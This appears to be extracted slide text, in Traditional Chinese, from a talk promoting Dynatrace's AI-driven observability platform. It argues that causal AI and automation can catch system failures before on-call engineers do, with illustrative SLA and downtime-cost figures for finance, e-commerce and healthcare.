



凌晨兩點系統掛了，怎麼讓 AI 比你先發現？

|||||

從被動救火到主動預警：Dynatrace AI 驅動的全方位系統監控平台

自我介紹



凌晨兩點的電話，是誰的日常？



從被動救火到主動預警的轉捩點。

陷入被動救火的崩潰循環

The SRE Panic Curve



這不是驚悚小說，這是維運工程師真實面對的每一天。

2026 的現實：當系統架構比人類更脆弱



99.999% SLA

金融業

數位帳戶無法容忍一秒鐘轉不出錢。



1 Min = -\$2M

電商業

雙十一與黑五期間，結帳中斷的代價以百萬計。




0 容錯

醫療業

系統可用性直接等同於病患的生命安全。

業界對 SLA 與 MTTR 的要求已近乎殘忍，傳統的「人肉看儀表板」完全力不從心。

越過人類大腦平行處理極限的「複雜度之牆」




兩種截然不同的壓力，指向同一個終極共識



如何將研究室的美麗藍圖，轉化為生產環境中能真正擋子彈的武器？

我們必須換個思路

為什麼不讓 AI，
比你先一步感知異常？




問題發生

與其等系統掛了、客戶開始罵了才被動救火……

你的數位大腦：Dynatrace 驅動全方位監控

這不是魔法，這是科技。


在異常演變成災難
前提前攔截



從數百萬行 Log
中透視真相

取代人力進行
全天候無死角感知

穿透噪聲迷霧的終極武器：因果 AI (Causal AI)



不只是表面的數據關聯 (Correlation)，而是精準抓出病灶，直接告訴你問題到底出在哪裡。

把睡眠還給工程師

讓 AI 處理底層的混沌，讓人腦專注於真正的創新。

各位，準備好告別凌晨兩點的黑眼圈了嗎？

應對複雜性的手段

怎樣提昇管理複雜 IT 環境的積效

可觀測性


- 一體化平台方式
- 不要局限在日誌、指標和交易追蹤

自動化

